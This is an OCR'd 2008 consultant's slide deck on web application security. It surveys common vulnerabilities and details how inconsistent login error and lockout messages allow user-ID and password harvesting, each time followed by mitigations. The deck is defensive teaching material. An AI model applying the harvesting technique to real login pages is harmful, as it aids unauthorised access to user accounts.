World Wide Web Application Security

Common Pitfalls

and

Best Practices

Ronald Mathis
Performance Technology Partners (PTP)
Security Consulting Division (SCD)

Presentation Goals

- Provide attendees with an understanding of World Wide Web application security fundamentals
- Increase awareness of common attacks and how to strengthen a web application’s resistance to attack
- Educate attendees on best practices and common vulnerabilities that PTP observes during web application assessments

Disclaimers

- The techniques outlined in this presentation are intended to be performed by authorized individuals only
- Attempts to perform unauthorized tests are illegal

Legal

Important Notice: The findings, solutions, and recommendations presented by PTP, includes information provided by third-party organizations and resources within the security industry community. PTP provides this information to assist in improving its customer's enterprise environment and overall security posture. PTP highly recommends its customers take into consideration usual precautions and best practice (e.g., full system backups, pre- and post-implementation testing, etc.), when applying remediation recommendations or solutions (i.e., patches, hot fixes, upgrades, workarounds, configuration changes and/or access control measures) to any production or mission critical device or network. PTP does not guarantee the accuracy of the information contained in this document.

Attack Trends

- This trend towards application level attacks has reached full maturity:
  - Many of these attacks are well known in the hacker community
  - Automated tools and how-to documents now exist for many application level attacks
    - http://packetstormsecurity.org/exploits20.html
  - 5 Years ago, all 10 of most “top 10” vulnerability lists cited network based attacks
  - Today, web applications have their own Top 10 lists
    - http://www.owasp.org/index.php/OWASP_Top_Ten_Project
  - In our last 10 enterprise assessments, over 90% of all root level vulnerabilities were at the application layer over allowed ports (80 and 443)


Attack Trends

- The network perimeter is more hardened, yet more open than ever before
  - Disallowed services are more truly disallowed
  - Fragmented packet attacks, half-open scans, and other advanced network based attacks are now nearly obsolete due to current firewall technology, and the proper configuration of firewalls
  - Allowed services are more “open” than ever before
    - The low hanging fruit is over allowed TCP ports 80 and 443
    - This is the favorite realm of today's attackers

How Has This Happened?

- There is now an abundance of network protocol/perimeter security information and expertise available
- All of the Fortune 1000 have multiple personnel dedicated to network level security
- For over 7 years none of the Fortune 1000 had personnel dedicated to secure application development and/or application security
- Application level security is now where network level security was 4-5 years ago…In it’s early maturity stages
- 2008 has seen a few of our clients hiring application security personnel and/or consultants and inserting them in the application development lifecycle

Where is the perimeter?



Most Common WWW Vulnerabilities

As observed by PTP testers in 2008:


- Poor state maintenance
  - Session Cloning *
  - Transmitted insecurely *
  - Use of GET .vs POST *
- Weak authentication
  - Forceful browsing *
  - Weak protection against brute force attacks *
- Improper evaluation of input data
  - SQL Injection
  - Cross Site Scripting (XSS) *
  - Cross Site Request Forgery (CSRF) *
- Leaving sensitive information behind
  - Caching *
  - Autocomplete *
  - Persistent cookies
- Incomplete logout functions (or lack thereof)
  - Users session is still viable after “logout”

* At least one CA State Agency was vulnerable in 2008

Authentication

Section 1 - Authentication

How do users login?



International Academic Database

View record

Benjamin Nightingale

College Qualifications

Computing E

Graduate Qualifications


Artificial Intelligence, Class 2

Other Qualifications

IEE Acreditation

Authentication


- Basic Authentication vs. Form-based
  - The Sign-on/Sign-off process is one of the most critical security checkpoints because authorized and unauthorized users have access to it
  - The two primary methods of web-based authentication are Basic Authentication (Authorization: Basic) (on the left) and forms-based (on the right)
  - Internal-Only applications may also use NTLM/Integrated Authentication


Username and Password Requ...

Enter username for rooster at www.targetvictim.com:

User Name:

Password:


User Name:

Password:

☐ Remember my user name

☐ Remember my user name and password

Authentication - Harvesting

- UserID Harvesting
  - The systematic collection of valid userID’s
  - This is possible when the application reveals which part of the credentials presented was incorrect
    - *“The ID you entered was not found, please try again.”*
  - Mitigation:
    - Not only should the error message be consistent, the entire REACTION from the web application must be consistent as well

Authentication - Harvesting

- Verbose error messages provide the ability to distinguish between existent and nonexistent user accounts


		Browser response
Valid user	JSmith	*You have entered an incorrect password, please try again.*
Invalid password	******	
Invalid user	JHacker	*The account you attempted to use does not exist, please check your spelling and try again.*
Invalid password	******	

>This kind of verbosity simplifies the creation of username files used in brute-force attacks

>Verbosity/inconsistency comes in many forms…

Authentication - Harvesting

- A known **bad** UserID is entered with a consistent message?



Acme Login - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address https://www.acme.com/login.asp?error=1

Security | FAQs | Contact Us

Login Register Resource Center

The ID or Password you entered was not found.
Please try again.

User ID: hacker1

Password:

Login

I forgot my login information

I need to register

Quick Links
Testimonials
Privacy Opt-Out


Contact Us
1-800-555-5555
E-mail Acme
123 Maple Rd.
Middletown, CA
99999

Do It Online

Internet

Authentication - Harvesting

- A known **good** UserID is entered with a consistent message?



Acme Login - Microsoft Internet Explorer

Address https://www.acme.com/login.asp?error=2

The ID or Password you entered was not found. Please try again.

Quick Links
Testimonials
Privacy Opt-Out

Contact Us
1-800-555-5555
E-mail Acme
123 Maple Rd.
Middletown, CA
99999

User ID: jsmith
Password:
Login

I forgot my login information
I need to register

Authentication - Harvesting

- Harvesting example:

Login attempt with bad password	Response
1st attempt, bad ID	The username/password combination does not match what we have on file. Please reenter the username and password.
5th attempt, bad ID	The username/password combination does not match what we have on file. Please reenter the username and password.
1st attempt, good ID	The username/password combination does not match what we have on file. Please reenter the username and password.
5th attempt, good ID	You have exceeded the number of valid login attempts. Your Username is temporarily disabled. Please contact the Site Administrator to have your password reset.

Authentication - Harvesting


- Harvesting example:

Login attempt	Response
5th attempt, good ID, bad password	You have exceeded the number of valid login attempts. Your Username is temporarily disabled. Please contact the Site Administrator to have your password reset.
5th attempt, good ID, correct password	The Username is temporarily disabled. Please contact the Site Administrator to have your Username enabled.

- We are now harvesting UserID's AND passwords

Authentication - Harvesting

- Incorrect password used on locked out account


Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]/Page/CommonPage.as
Google
[redacted]s [redacted]Register [redacted]Internal [redacted] External FTP [redacted]Home [redacted] [redacted] [redacted]
Current Board Materials
Login
Done

[redacted]

Login

Welcome to the [redacted] web site. Board members, executive staff, and authorized users may use this site to view and downloa[redacted] materials, resources, presentations, disclosures, and other relevant documents.

Username: rmathis

Password:

Note: Passwords are case sensitive.


Login

You have exceeded the number of valid login attempts. Your Username is temporarily disabled. Please contact the Site Administrator to have your password reset.

Copyright © 2005 [redacted] All rights reserved.
Contact Site Administrator

Authentication - Harvesting

- Correct password used on locked out account



Login - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://[redacted]/Page/CommonPage.as
Google
[redacted] [redacted] [redacted]
Current Board Materials
Login
[redacted] [redacted]

Login

Welcome to the [redacted] web site. Board members, executive staff, and authorized users may use this site to view and download board materials, resources, presentations, disclosures, and other relevant documents.

Username:
rmathis
Password:

Note: Passwords are case sensitive.

Your Username is temporarily disabled. Please contact the Site Administrator to have your Username enabled.

Copyright © 200[redacted] All rights reserved.
Contact Site Administrator

Authentication - Harvesting

- Mitigation:
  - All messages and RESPONSES must be consistent, including post lock-out
    - *"The credentials you presented are not valid. If this problem persists, please call the help desk."*
  - Alternatively, if you must notify users of a lockout condition, you must track invalid ID's against the count (Retain them for 24 hours)
  - Help desk personnel must not be allowed to clear a "lock-out" flag without resetting the password. A password change must be forced
  - A generated password must be used for any application that deals with confidential data to comply with current industry standards
  - A "default" style password must not be used.
